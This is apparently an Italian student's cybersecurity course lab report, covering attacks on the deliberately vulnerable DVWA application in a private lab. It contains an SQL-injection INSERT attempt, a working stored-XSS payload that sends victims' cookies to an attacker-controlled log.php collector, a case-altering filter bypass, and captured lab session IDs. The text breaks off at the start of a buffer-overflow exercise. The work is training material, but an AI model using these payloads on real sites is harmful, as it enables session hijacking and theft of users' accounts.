Altre informazioni riguardanti il **DB**









INSERIRE NUOVI UTENTI TRAMITE SQL INJECTION

- E’ possibile tramite stringhe l’inserimento di parametri per la creazione di nuovi utenti in base al DB corrente (?)
- Ci sono metodi pure con PHP ma anche solamente tramite input


INSERIRE UTENTE

Nel contesto di DVWA, il file **MySQL.php** potrebbe contenere le informazioni di configurazione necessarie per stabilire una connessione al database MySQL, come l'host del database, il nome utente, la password e il nome del database. Queste informazioni sono fondamentali per l'applicazione **DVWA** per poter interagire con il database e **recuperare** o **modificare** i dati.


Possiamo dunque vedere che esiste un comando per aggiungere nuovi dati, come un utente tramite il comando:

1' INSERT INTO users VALUES ('6','Arjen','admin','admin',MD5('password123'),'{$avatarUrl}admin.jpg', NOW(), '0')#

Con la versione dell'SQL non è possibile creare nuovi utenti



MySQL 5.0.51a-3ubuntu5
Non permette la creazione di utenti da sql injection



VAN ZWAM ARJEN

GIORNO 2

BUILDWEEK

REPORT

TRACCIA

TRACCIA GIORNO 2: UTILIZZANDO LE TECNICHE VISTE NELLE LEZIONE TEORICHE, SFRUTTARE LA VULNERABILITÀ XSS PERSISTENTE PRESENTE SULLA WEB APPLICATION DVWA AL FINE SIMULARE IL FURTO DI UNA SESSIONE DI UN UTENTE LECITO DEL SITO, INOLTRANDO I COOKIE «RUBATI» AD WEB SERVER SOTTO IL VOSTRO CONTROLLO. SPIEGARE IL SIGNIFICATO DELLO SCRIPT UTILIZZATO.

OBIETTIVI DELL'XSS STORED

Iniezione di script dannosi

L'obiettivo principale di un attacco XSS stored è l'iniezione di script malevoli all'interno di una pagina web o di un'applicazione web. Questi script dannosi vengono poi eseguiti sul browser degli utenti che visitano la pagina infetta, consentendo all'attaccante di rubare informazioni sensibili, come le credenziali di accesso, o di compiere altre azioni dannose nell'ambito delle autorizzazioni dell'utente colpito.

Furto di informazioni sensibili


Un attacco XSS stored può consentire all'attaccante di rubare informazioni sensibili dagli utenti, come ad esempio i dati di accesso, i numeri di carta di credito, le informazioni personali o qualsiasi altra informazione riservata presente sulla pagina web infetta.

Diffusione di malware

Un attacco XSS stored può essere utilizzato per diffondere malware agli utenti che visitano la pagina infetta. L'attaccante può inserire script malevoli che scaricano e installano malware sui dispositivi degli utenti, mettendoli a rischio di ulteriori compromissioni della sicurezza.

CONFIGURAZIONE

IP Kali Linux



Come da traccia ho modificato l'**IP statico** della macchina attaccante Kali Linux con l'IP desiderato:
192.168.109.100/24

&

IP Metasploitable2

Come da traccia ho modificato l'**IP statico** della macchina Metasploitable2 con l'IP desiderato:
192.168.109.150/24

1 • PRELIMINARI

Startiamo il service **Apache2** per replicare un nostro Server, come fosse reale ed online

```
┌──(nejra㉿kali)-[~]
└─$ service apache2 start
```


Bisognerà poi, creare il file **log.php** dove all'interno inseriremo:

<?php if(isset($_REQUEST['q'])){ file_put_contents('/var/www/html/utenti/sgamed.txt', base64_decode($_REQUEST['q'])); echo $_REQUEST['q']; }

Cioè, aggiorna il file "**sgamed.txt**" con le nuove richieste (nel nostro caso i cookie della vittima)

```
┌──(nejra㉿kali)-[/var/www/html/utenti]
└─$ ls -lv
totale 0
-rw-r--r-- 1 www-data www-data 0 16 apr 09.27 sgamed.txt

┌──(nejra㉿kali)-[/var/www/html/utenti]
└─$ sudo chown www-data:www-data sgamed.txt
```


Attenzione, che senza i permessi di scrittura, il file catturato.txt non potrà essere utilizzabile!!



Attenzione alla **corretta** directory

2•EDIT


Passiamo ora, alla modifica del campo “**maxlenght**” della nostra textarea per consentire l’inserimento del nostro script



3•SCRIPT

Possiamo poi inviare lo **script** che manderà i dati dei **cookie** dei malcapitati all'interno del **NOSTRO** server.


<script>var i = new Image(); i.src='http://localhost/log.php?q='+btoa(document.cookie)</script>




Successivamente, potremo andare nel nostro **server** privato a vedere se effettivamente i cookies siano stati catturati con **successo**!

4•CHECK

Si evince dallo screen qui in basso, che è stato tutto **correttamente** creato! I nostri malcapitati utenti a loro insaputa invieranno i loro **cookie** di sessione a noi!







Test effettuato con successo con utenti differenti in sessioni differenti e con browser differenti!

EXTRA FACOLTATIVI

Replicare tutto a livello **medium**
Fare il dump completo, cookie, versione browser, ip, data
Replicare tutto a livello **high**






LIVELLO MEDIO

Andremo a replicare tutto a livello medium, per poi eseguire anche i dump completi:
Cookie, versione browser, IP, data

DIFFICOLTA' MEDIA


Per iniziare, controlliamo i parametri all'interno del "**View Source**" e ci accorgiamo che **non** è stato **sanitizzato** correttamente il campo "**txtName**"




Possiamo dunque lavorare su quel parametro e inserire script col case sensitive alterato per **bypassare** eventuali altri controlli

DIFFICOLTA' MEDIA

Andiamo a provare uno **script** nel campo corretto e poi mandiamo quello giusto!



Modifichiamo anche il file **log.php** perché dovremo inserire la cattura di altri dati come: **Cookie, versione browser, IP, data**



In questo modo verranno inviati in pila, i dati delle utenti vittime nel nostro file /utenti/sgamed.txt

DIFFICOLTA' MEDIA

Ecco qui, in diverse sessioni il
dump dei dati richiesti!

```
IP: ::1
Data: security=low; PHPSESSID=379cac0f0b3c944809a61f738bbfc609
Info Broswer: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
Orario: 2024-04-16T08:05:16+00:00
IP: 127.0.0.1
Data: security=low; PHPSESSID=e4b0b60b85566b18bb3a0676acfdd85e
Info Broswer: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Orario: 2024-04-16T08:05:40+00:00
```

DIFFICOLTA' HIGH

Nella versione DVWA 1.0.7 [che è presente nell'installazione predefinita di Metasploitable Linux 2], è già presente la patch di sicurezza di alto livello. Tutti i payload NON funzioneranno.

Update [29/08/2022]

> *If you are trying to exploit **Stored XSS** at high-level security on **DVWA 1.0.7** [which is present in the default installation of **Metasploitable Linux 2**] then it is already patched in high-level security. The above payload (or in fact, any other payloads) will not work as of now.*

Fonte: https://ethicalhacs.com/dvwa-stored-xss-exploit/

VAN ZWAM ARJEN

GIORNO 3

BUILDWEEK

REPORT

TRACCIA

Leggete attentamente il programma in allegato. Viene richiesto di: • Descrivere il funzionamento del programma prima dell'esecuzione • Riprodurre ed eseguire il programma nel laboratorio - le vostre ipotesi sul funzionamento erano corrette? • Modificare il programma affinché si verifichi un errore di segmentazione Suggerimento: Ricordate che un BOF sfrutta una vulnerabilità nel codice relativo alla mancanza di controllo dell'input utente rispetto alla capienza del vettore di destinazione. Concentratevi quindi per trovare la soluzione nel punto dove l'utente può inserire valori in input, e modificate il programma in modo tale che l'utente riesca ad inserire più valori di quelli previsti.

CODICE ORIGINALE

Per mia facilità ho deciso di **commentare** il codice in **C** con i commenti affianco le righe di codice

```c
#include <stdio.h>  // Questa riga di codice include la libreria standard di input/output (stdio.h)

